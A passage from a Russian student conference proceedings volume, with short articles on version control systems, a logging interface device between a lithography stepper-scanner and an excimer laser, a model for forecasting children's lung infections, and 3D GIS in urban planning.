


Рисунок 2 – Принцип работы распределенной системы контроля версий

Как уже упоминалось выше одним из важнейших аспектов разработки ПО является коммуникация, VCS даёт возможность наладить эту коммуникацию непосредственно на уровне работы с кодом – пользователи могут отслеживать все изменения, которые вносились в файл в течении времени, а также видеть кто именно работал с кодом [3].

Сразу два преимущества, вытекающих из предыдущего пункта: возможность возвращаться к более ранней версии файла при выявлении проблем и возможность проверять код друг друга, оставлять комментарии и предлагать улучшения [4]. Эти возможности выводят коммуникацию в команде на абсолютно иной уровень.

Логичным итогом совместной работы будет объединение всех наработок в финальную версию файла, при этом изменения в коде от разных девелоперов не должны противоречить друг другу. С этим также может помочь VCS, при этом разработчики смогут отслеживать откуда и куда были перенесены изменения.

Учитывая современные реалии разработки ПО, умение использовать VCS является обязательным для девелоперов. Перейдем к рассмотрению трудностей, с которые могут столкнуться начинающие программисты.

Большой набор функций может привести в замешательство человека, ранее не работающего с VCS. Для понимания таких концепций, как ветвление, слияние и разрешение конфликтов, может потребоваться не мало времени [5].

Развертывание и настройка системы контроля может оказаться не простой задачей, особенно для крупных проектов, важно правильно оценить потребности проекта, чтобы выбрать подходящую VCS [5].

Как можно видеть перечисленные выше «недостатки» полностью нивелируются возможностями, которые дают системы контроля версий.

Заключение

В данной работе был рассмотрен принцип работы систем контроля версий, также были разобраны возможности, которые они предлагают. Таким образом, можно сделать вывод – VCS занимает ключевую роль в разработке программного обеспечения. Трудности, с которыми могут столкнуться разработчики при использовании VCS являются несущественными на фоне всех преимуществ от использования. Применение систем контроля версий при разработке ПО настоятельно рекомендуется всем группам девелоперов от одиночек до целых корпораций.

СПИСОК ИСТОЧНИКОВ

1. Москвитин, Е. С. Разработка приложения для стратегического планирования закупок / Е. С. Москвитин, М. Е. Щелкунова // Актуальные проблемы информационно-

телекоммуникационных технологий и математического моделирования в современной науке и промышленности : Материалы I Международной научно-практической конференции молодых учёных, Комсомольск-на-Амуре, 20–25 марта 2021 года. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2021. – С. 342-344.

2. What A Version Control System (VCS)? Git Vs Github? / R. Bhatt // c-sharpcorner.com ; справочно-информационный портал. – Раздел сайта «Blogs». – URL: <https://www.c-sharpcorner.com/blogs/what-a-version-control-system-vcs-git-vs-github> (дата обращения: 17.10.2023).

3. Why do you need a «Version Control System» (VCS) // dev.to ; справочно-информационный портал. – Раздел сайта «Posts». – URL: <https://dev.to/covelitein/why-do-you-need-a-version-control-system-vcs-31cb> (дата обращения: 18.10.2023).

4. What is a distributed version control system? // about.gitlab.com ; справочно-информационный портал. – Раздел сайта «Topics», подраздел «Version control». – URL: <https://about.gitlab.com/topics/version-control/benefits-distributed-version-control-system/> (дата обращения: 18.10.2023).

5. Version Control Systems Demystifying: A Comprehensive Guide // tothegreats.com ; справочно-информационный портал. – Раздел сайта «Game Development». – URL: <https://www.tothegreats.com/development/game-development/version-control-systems/> (дата обращения: 19.10.2023).

УДК 004.031.2

Степанов Алексей Сергеевич, студент, Московский Авиационный Институт (Национальный Исследовательский Университет)

Stepanov Alexey Sergeevich, student, Moscow Aviation Institute (National Research University)

Прокофьев Сергей Алексеевич, студент, Московский Авиационный Институт (Национальный Исследовательский Университет)

Prokofiev Sergey Alekseevich, student, Moscow Aviation Institute (National Research University)

Лавриненко Сергей Александрович, студент, Московский Авиационный Институт (Национальный Исследовательский Университет)

Lavrinenko Sergey Aleksandrovich, student, Moscow Aviation Institute (National Research University)

Васильев Федор Владимирович, кандидат технических наук, доцент, заведующий кафедрой «Цифровые технологии и информационные системы», Московский Авиационный Институт (Национальный Исследовательский Университет)

Vasiliev Fedor Vladimirovich, Candidate of Engineering Sciences, Associate Professor, Head of the Department «Digital Technologies and Information Systems», Moscow Aviation Institute (National Research University)

РАЗРАБОТКА АВТОМАТИЗИРОВАННОЙ СИСТЕМЫ ИНФОРМАЦИОННОГО ОБМЕНА МЕЖДУ УСТАНОВКОЙ СОВМЕЩЕНИЯ И ПРОЕКЦИОННОГО ЭКСПОНИРОВАНИЯ С ЭКСИМЕРНЫМ ЛАЗЕРОМ

DEVELOPMENT OF AN AUTOMATED SYSTEM OF TRANSMITTING INFORMATION BETWEEN THE ALIGNMENT AND PROJECTION EXPOSURE INSTALLATION WITH HELP OF AN EXCIMER LASER

Аннотация. В статье рассмотрены методы и средства проектирования автоматизированной системы, целью которой является обеспечение работоспособности системы литографии как при замене ее основных узлов, так и при проектировании новых систем литографии. В результате проделанной работы разработано и изготовлено устройство

взаимодействия основных узлов системы литографии, также позволяющее перехватывать и сохранять данные и команды, передаваемые по каналу связи между узлами системы.

Abstract. The article discusses methods and means of designing an automated system, the purpose of which is to ensure the operability of the lithography system both when replacing its main nodes, and when designing new lithography systems. As a result of the work done, a device for the interaction of the main nodes of the lithography system was developed and manufactured, which also allows intercepting and storing data and commands transmitted through the communication channel between the nodes of the system.

Ключевые слова: система литографии, эксимерный лазер, установка совмещения и экспонирования, автоматизированная система, журналирование, обслуживание установки экспонирования.

Key words: lithography system, excimer laser, alignment and exposure installation, automated system, logging, maintenance of the exposure installation.

Введение

Обеспечение качественной и постоянной работы производственного оборудования в промышленности является в настоящее время важной и актуальной задачей. А на предприятиях, производящих полупроводниковые приборы, преимущественно используется зарубежное оборудование. В силу существующих ограничений сервисное обслуживание последних затруднительно, а отсутствие обслуживания может привести к выходу узлов системы литографии из строя, замена которых может быть достаточно дорогостоящей, либо вовсе невозможной.

Целью данной работы является разработка универсальной автоматизированной системы, которая позволит снизить зависимость системы литографии от используемых узлов: установки совмещения и проекционного экспонирования (далее по тексту степпер-сканер) и эксимерного лазера [1] и совмещать оборудование разных производителей, а также имеющую механизм журналирования для исключения потери данных и восстановления алгоритма работы системы при экстренных ситуациях и более упрощенного и корректного внедрения новых узлов в существующие системы литографии.

В НЦО Курчатовском институте используют экспериментальную литографическую установку, которую спроектировали для задач глубокой рентгеновской литографии [2]. Также НИИ Молекулярной электроники ведет разработку экспериментальной литографической установки на электронных пучках. Но на данный момент действующего производства литографических установок в Российской Федерации не существует и требует отдельного внимания возрождение технологии и последующего его усовершенствования.

Основная часть

Разработка системы информационного обмена между установкой совмещения и проекционного экспонирования с эксимерным лазером (далее по тексту СИОЛ) включает несколько важных этапов:

- анализ оборудования и проектирование архитектуры системы;
- изготовление опытного образца устройства журналирования сообщений, передаваемых между узлами системы литографии;
- составление набора тестовых операций на участке литографии для формирования журнала сообщений между узлами установки литографии;
- сопоставление собранного журнала сообщений с проведенными тестовыми операциями;
- формирование протокола взаимодействия степпера-сканера с лазером для заданного набора операций, в которых отражены этапы технологической операции, действия оператора и команды обмена данными.

В ходе первого этапа проанализированы документация на зарубежное оборудование: степпер-сканер PAS 5500/1150C и лазер NanoLith 7600, а также современные

протоколы взаимодействия между системами RS-232, RS-485, Ethernet, UART, USB, Modbus [3]. По результатам анализа разработана программная архитектура СИОЛ [4]. Она включает в себя две подсистемы:

- подсистему нижнего уровня, обеспечивающую информационный обмен между компонентами системы литографии. Подсистема нижнего уровня включает в себя интерфейсы взаимодействия как с зарубежным, так и отечественным оборудованием, а также контроллера нижнего уровня, осуществляющего преобразование информации и реализующего взаимодействие с подсистемой верхнего уровня;

- подсистему верхнего уровня, осуществляющую функции получения информации и управления системой нижнего уровня, а также журналирование процесса информационного обмена.

Обеспечение корректного информационного обмена между узлами системы литографии осуществляется посредством совместного использования трех интерфейсов:

- высокоскоростного параллельного интерфейса для передачи дискретных сигналов для основных команд работы лазера;

- последовательного интерфейса RS-485 для контроля стейпером-сканером напряжения лазера [5];

- последовательного интерфейса RS-232 для настройки параметров лазера и получения детальной информации о его работе.

Система подразумевает три режима работы: режим информационного обмена, режим журналирования и режим обслуживания.

В режиме информационного обмена, подключенная к стейперу-сканеру и лазеру СИОЛ, в автоматическом обеспечивает информационный обмен между стейпером-сканером и лазером с журналированием.

Режим журналирования обеспечивает возможности автоматического режима за исключением того, что СИОЛ не отправляет информацию в линию информационного обмена.

В режиме обслуживания возможно изменение конфигурации оборудования системы и определение настроек системы.

В результате второго этапа изготовлен опытный образец устройства журналирования. Для этого спроектированы две печатные платы по принципу материнской платы и входной платы [6]. Материнская плата представляет собой контроллер нижнего уровня и обеспечивает связь с подсистемой верхнего уровня и возможность журналирования сообщений и ошибок. Входная плата предназначена для непосредственного физического соединения разработанной системы и подсистем системы литографии посредством установленных на ней разъемов.

Для последующих этапов подготовлен набор тестовых команд, которые будет необходимо выполнить оператору. После чего будет собран журнал с информацией об отправленных командах и времени их отправления от оператора и переданных на лазер командах и времени их выполнения с разработанной системы. На основе анализа полученных результатов будет сформирован протокол взаимодействия стейпера-сканера и лазера.

Заключение

В настоящей работе рассмотрена проблема взаимодействия различных узлов системы литографии и создано устройство журналирования, позволяющее сохранять данные информационного обмена между стейпером-сканером и лазером.

Результатом внедрения данного устройства в реальную систему литографии станет создание таблицы с сопоставлением физических действий оператора, управляющего стейпером-сканером и списка команд, которые используют стейпер-сканнер и лазер в результате их взаимодействия. Данная таблица позволит сформировать протокол для обеспечения согласованного взаимодействия как зарубежного и отечественного оборудования, так и просто оборудования от разных производителей.

СПИСОК ИСТОЧНИКОВ

1. Лунякина, Т. А. Электронная литография как наиболее инновационный метод литографии / Т. А. Лунякина // Форум молодых учёных. – 2018. – С. 530-536. – EDN UZEGEK.
2. Лапшинов, Б. А. Технология литографических процессов : учеб. пособие / Б. А. Лапшинов. – Московский государственный институт электроники и математики. – 2011. – С. 95 – ISBN 978-5-94506-296-2.
3. Магда, Ю. С. Программирование последовательных интерфейсов / Ю. С. Магда. – Санкт-Петербург : БХВ-Петербург. – 2009. – 304 с. – ISBN 978-5-9775-0274-0.
4. Трутнев, Д. Р. Архитектуры информационных систем. Основы проектирования : учеб. пособие / Д. Р. Трутнев. – Санкт-Петербург: НИУ ИТМО. – 2012. – 66 с.
5. Вавилова, Е. Е. Интерфейс RS-485 / Е. Е. Вавилова // Энергоэффективность и энергобезопасность производственных процессов (ЭЭПП-2019) сборник трудов. – 2019. – С. 253-256. – EDN UKWIVQ.
6. Белоус, И. А. Сквозное автоматизированное проектирование в системе Altium Designer / И. А. Белоус // Территория новых возможностей. Вестник Владивостокского государственного университета экономики и сервиса. – 2015. – С. 66-71. – EDN TUHYDL.

УДК 004

Стецкая Ирина Александровна, магистрант, Комсомольский-на-Амуре государственный университет

Stetskaya Irina Aleksandrovna, master, Komsomolsk-na-Amure State University

Евстигнеева Анна Алексеевна, студент, Комсомольский-на-Амуре государственный университет

Evstigneeva Anna Alekseevna, student, Komsomolsk-na-Amure State University

Григорьева Анна Леонидовна, кандидат физико-математических наук, доцент, заведующий кафедрой «Прикладная математика», Комсомольский-на-Амуре государственный университет

Grigorieva Anna Leonidovna, Candidate of Physical and Mathematical Sciences, Associate Professor, Head of the Department «Applied Mathematics», Komsomolsk-na-Amure State University

ПРОГНОЗИРОВАНИЕ ТЕНДЕНЦИЙ ЗАБОЛЕВАНИЯ ДЕТЕЙ ЛЕГОЧНЫМИ ИНФЕКЦИЯМИ С ПОМОЩЬЮ ИСПОЛЬЗОВАНИЯ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ

FORECASTING TRENDS IN CHILDREN'S LUNG INFECTIONS THROUGH THE USE OF INFORMATION TECHNOLOGY

Аннотация. В настоящее время очень актуальным является процесс прогнозирования заболеваний у детей. Особенно ярко выражены легочные болезни (пневмонии, различные короновирусные инфекции и т.д.). В связи с чем была поставлена задача исследования процесса заболевания и излечения детей, страдающих данными заболеваниями. Выделение факторов, влияющих на данный процесс [1], и составление модели, позволяющей оптимизировать работу медицинского персонала.

Abstract. Currently, the process of predicting diseases in children is very relevant. Lung diseases are especially pronounced (pneumonia, various coronavirus infections, etc.). In this connection, the task was set to study the disease process and cure children suffering from

these diseases. Identification of the factors influencing this process and drawing up a model that allows optimizing the work of medical personnel.

Ключевые слова: информационная система, математическая модель, имитационная модель, легочные заболевания, контролируемые факторы.

Key words: information system, mathematical model, simulation model, lung diseases, controlled factors.

Введение

Актуальность данного исследования заключается в необходимости создания информационного комплекса, который содержал факторы (как регулируемые, так и нерегулируемые), позволяющие оптимизировать процесс работы медперсонала и скорость выздоровления пациента [2]. После создания данной информационной системы, медицинские работники будут иметь возможность более разумно тратить рабочее время и принимать решения по назначению лечения пациент, который определяется различными факторами (место проживания, длительность симптоматики, возрастная группа ребенка и так далее).

Целью данной работы является исследование изучаемой области, сбор данных в области медицинского обследования (количество детей, поступивших на рентген легких, количество выявленных заболеваний, количество детей из определенной возрастной группы, количество детей, проживающих за пределами городского круга и так далее), анализ данных, составление математической и имитационной модели. В последствии создание на основе всего вышеперечисленного информационной системы.

Степень разработанности данной тематики составляет 60 %.

Основная часть

Нами была предложена математическая модель процесса диагностирования легочных заболеваний у детей различного возраста. Проект данной модели представлен на рисунке 1.




Рисунок 1 – Информационная карта

После исследования предметной области и выделение факторов очень сильно, средне и вообще не влияющих на процесс, была составлена диаграмма прецедентов, для выявления действий и последовательностей, необходимых для написания математической модели (рисунок 2) [3].

Таким образом, для проектирования информационной системы были определены роли действующих лиц [4], которые представлены на рисунке 3.




Рисунок 2 – Диаграмма прецедентов




Рисунок 3 – Распределение ролей в системе

Заключение

В результате проведения данного научного исследования в предметной области был произведен сбор данных в области медицинского обследования (количество детей, поступивших на рентген легких, количество выявленных заболеваний, количество детей из определенной возрастной группы, количество детей, проживающих за пределами городского круга и так далее), проанализированы полученные данные, составлена карта прецедентов, выделены отдельные классы информационной системы [5] и определены основные факторы, влияющие на ее работу.

СПИСОК ИСТОЧНИКОВ

1 Кармазин, М. С. Математическое описание исследования зависимости возраста человека от количества отжиманий в упоре лёжа / М. С. Кармазин, А. Л. Григорьева // Наука, инновации и технологии: от идей к внедрению : Материалы II Международной научно-практической конференции молодых ученых, Комсомольск-на-Амуре, 14–18 ноября 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том 1. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 375-378. – EDN RLREKI.

2 Евстигнеева, А. А. Математическая модель зависимости характеристик, определяющих химический состав метилового спирта / А. А. Евстигнеева, О. С. Харламова, А. Л. Григорьева // Наука, инновации и технологии: от идей к внедрению : Материалы Международной научно-практической конференции, Комсомольск-на-Амуре, 07–11 февраля 2022 года. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 211-213. – EDN RPGEKT.

3 Лончаков, А. Г. Математическое описание исследования зависимости процента смертности населения субъектов РФ от материального благосостояния / А. Г. Лончаков, А. Л. Григорьева // Наука, инновации и технологии: от идей к внедрению : Материалы II Международной научно-практической конференции молодых ученых, Комсомольск-на-Амуре, 14–18 ноября 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том 1. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 397-400. – EDN WGOCQW.

4 Математическая регрессионная модель зависимости различных экономических характеристик, влияющих на качество жизни граждан РФ / А. М. Черников, К. Ю. Яковенко, А. Смирнов, А. Л. Григорьева // Актуальные проблемы информационно-телекоммуникационных технологий и математического моделирования в современной науке и промышленности : Материалы I Международной научно-практической конференции молодых учёных, Комсомольск-на-Амуре, 20–25 марта 2021 года. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2021. – С. 146-149. – EDN ZYRROR.

5 Григорьева, А. Л. Проектирование и создание модулей информационной системы университета / А. Л. Григорьева, Я. Ю. Григорьев // Интернет-журнал Науковедение. – 2014. – № 2(21). – С. 105. – EDN SJFMKZ.

УДК 004.94

Татарников Дмитрий Андреевич, студент, Пермский государственный национальный исследовательский университет

Tatarnikov Dmitry Andreevich, student, Perm State National Research University

Блинова Елизавета Анатольевна, ассистент кафедры картографии и геоинформатики, Пермский государственный национальный исследовательский университет

Blinova Elizaveta Anatolyevna, assistant of the Department of Cartography and Geoinformatics, Perm State National Research University

ПРИМЕНЕНИЕ 3D ГИС-ТЕХНОЛОГИЙ В ГОРОДСКОМ ПЛАНИРОВАНИИ

APPLICATION OF 3D GIS-TECHNOLOGIES IN URBAN PLANNING

Аннотация. В данной статье рассмотрены основные способы применения 3D ГИС-технологий в градостроительстве. С развитием геоинформационных систем всё более востребованным и необходимым становится моделирование планируемых городских пространств в трёхмерном виде. Создаваемые модели позволяют достоверно воссоздать окружающую действительность и анализировать различные её аспекты.

Abstract. This article discusses the main ways of using 3D GIS technologies in urban planning. With the development of geoinformation systems, modeling of planned urban spaces in three-dimensional form becomes more and more in demand and necessary. The created models allow you to reliably recreate the surrounding reality and analyze its various aspects.

Ключевые слова: геоинформационные технологии, 3D ГИС, трёхмерное моделирование, визуализация, городское планирование.

Key words: geoinformation technologies, 3D GIS, three-dimensional modeling, visualization, urban planning.

Введение

Планирование городской среды является необходимым условием развития любого современного города с непрерывно изменяющимся обликом застройки. Большую роль в этом играют геоинформационные технологии. Возможность рассмотреть специфику городских объектов, таких как здания, дороги и мосты, и их соотношение с окружающей местностью не всегда достигается с помощью классических двухмерных карт. С увеличением требований к благоустройству, у современных градостроителей возрастает количество задач, решение которых возможно лишь с помощью трёхмерной визуализацией городских территорий [1].

С помощью 3D-моделирования возможно визуализировать планируемые сооружения, будь то здания, дороги, мосты, переходы, достопримечательности с учётом их высоты, объёма и внешнего облика, а ГИС-технологии позволяют достоверно расположить их в пространстве относительно существующей застройки и природных объектов.

Целью данной статьи является рассмотрение способов применения 3D ГИС-технологий в планировании и анализе городских пространств.

3D ГИС-технологии в городском планировании

Отличительной чертой 3D ГИС от классических двухмерных является наличие дающей информацию о высоте координаты Z в дополнение к существующим координатам X и Y (географическим долготе и широте).

Трёхмерное моделирование в геоинформатике представляет собой одну из форм геоинформационного моделирования, которая включает в себя моделирование информационной ситуации вокруг исследуемого объекта, а не только его самого. В зависимости от поставленных целей 3D-моделирования, важно учитывать пространственные связи между объектами [2].

Геоинформационные системы работают с 3D-данными, которые представляются в виде сцен, где географическая информация отображается в соответствии с реальной действительностью. Такая возможность обеспечивает более глубокое понимание больших данных вместе с их пространственными связями. Поскольку данные представлены в виде реальных объектов, их можно анализировать, визуализировать и манипулировать в контексте сцены [6].

Возможности применения 3D ГИС-технологий в моделировании городских пространств активно начали изучать в начале 2000-х годов. В 2003 году были представлены методы 3D ГИС-моделирования рукотворных объектов, таких как здания и объекты инфраструктуры, и интеграция их в более обширные ГИС. В это же время учёными были предложены возможности сочетания традиционных ГИС и виртуальной реальности. Обосновывалась польза таких методов в управлении и развитии городов [4].

Трёхмерные модели местности активно применяются в архитектурном планировании и проектировании зданий. Они позволяют изменять градостроительные планы, добавлять или исключать объекты, и анализировать характеристики будущих архитектурных объектов. Эти модели также используются для моделирования и анализа других сооружений, включая парки, дороги и водные объекты. Фотореалистичные текстурированные объекты помогают спланировать цветовые и стилистические решения построек, чтобы они гармонично вписывались в окружающую среду.

При анализе планируемой застройки, 3D ГИС-технологии можно применить различными способами. Самым распространённым и востребованным является визуализация. Трёхмерные изображения объектов более наглядны и узнаваемы по сравнению с двухмерными проекциями. Реалистичные 3D-модели облегчают их распознавание и создание прототипов реальных архитектурных объектов [3].

Основываясь на визуализации, с помощью 3D ГИС моделей мы можем провести оценку видимости. Размещение модели планируемого здания в трёхмерную сцену существующей городской застройки даёт возможность с разных углов обзора и в любом направлении оценить изменение ландшафта и возможный вред, который может быть нанесён историческому облику центра города (рисунок 1).




Рисунок 1 – Изменение зоны видимости с учётом планируемой застройки

Наличие параметра высоты у трёхмерных геоинформационных моделей даёт возможность проводить высотный анализ, применяя который мы можем вычислять зоны возможных затоплений и уровень подъёма воды относительно планируемых и существующих сооружений, рассчитывать объёмы земляных работ, проектировать дренажные системы и подземные коммуникации и многое другое.

Не менее важная сфера применения 3D ГИС-технологий – анализ инсоляции зданий и окружающих их территорий. Данный анализ представляет собой изучение облучения поверхностей солнечным светом (поток солнечной радиации). Расчёт инсоляции имеет важное значение для градостроительного развития, особенно в густозаселённых городских районах. Трёхмерные модели позволяют точно рассчитывать инсоляцию зданий и территорий на определённый момент или в промежуток времени согласно их точному географическому положению на поверхности Земли и достоверному внешнему облику (рисунок 2) [5].




Рисунок 2 – Анализ инсолируемой территории

Учёные и инженеры используют 3D-модели для проведения реалистичных экспериментов, исключая возможность негативного воздействия на окружающую среду. Встраивая трёхмерные модели в специализированные программные обеспечения, появляется возможность смоделировать распространение шума и загрязняющих веществ в городской среде, рассчитать, как на направление движения ветра и его скорость влияют планируемые к строительству сооружения. Важно отметить, что такие опыты могут одновременно проводиться для больших географических территорий.

Заключение

Рассмотренные в данной статье способы применения 3D ГИС-технологий безусловно помогают в решении задач по планированию и организации городских пространств. Данные технологии предоставляют множество преимуществ по сравнению с классическим двухмерным подходом к картографированию городской застройки, так как они учитывают высоту, объём и текстуру объектов реального мира. Анализ про-

странственных взаимосвязей между элементами города имеет важное значение для его непрерывного развития. Технологический прогресс в области геоинформационных систем делает процессы моделирования и анализа большого количества данных в городском планировании более простыми и эффективными.

СПИСОК ИСТОЧНИКОВ

1. Гофман, В. В. GIS for urban design and construction / В. В. Гофман // ГИС в городском планировании и строительстве. – 2015. – Выпуск №2 (73). – URL: <https://arcreview.esri-cis.ru/2015/05/15/gis-for-urban-design-and-construction/> (дата обращения: 02.11.2023).

2. Дышленко, С. Г. Трехмерное моделирование в ГИС / С. Г. Дышленко // Perspectives of Science and Education. – 2014. – №2(8). – С. 28-33. – URL: <https://cyberleninka.ru/article/n/trehmernoie-modelirovanie-v-gis-1> (дата обращения: 04.11.2023).

3. Applications of 3D City Models: State of the Art Review / F. Biljecki, J. Stoter, H. Ledoux, S. Zlatanova, A. Çöltekin // ISPRS International Journal of Geo-Information. – 2015. – No. 4(4). – P.2842-2889. – DOI 10.3390/ijgi4042842.

4. Xiangjian, M. Development of 3D GIS Modeling Technology / M. Xiangjian, L. Gang // Computer and Computing Technologies in Agriculture, Volume II, First IFIP TC 12 International Conference on Computer and Computing Technologies in Agriculture. – 2007. – Vol. 259. – P. 1329-1332. – DOI 10.1007/978-0-387-77253-0_73.

5. Опыт создания и применения трехмерных моделей городов // Сайт компании «Ракурс». – 2014. – URL: <https://racurs.ru/press-center/articles/obshchie-voprosy/opyt-sozdaniya-i-primeneniya-trekhmernykh-modeley-gorodov22/> (дата обращения: 05.11.2023).

6. Сцены. ArcGIS Pro // Сайт компании ESRI. – URL: <https://pro.arcgis.com/ru/pro-app/latest/help/mapping/map-authoring/scenes.htm> (дата обращения: 05.11.2023).

УДК 004.8

Тимофеев Кирилл Сергеевич, студент, Московский технический университет связи и информатики

Timofeev Kirill Sergeevich, student, Moscow technical university of communication and informatics

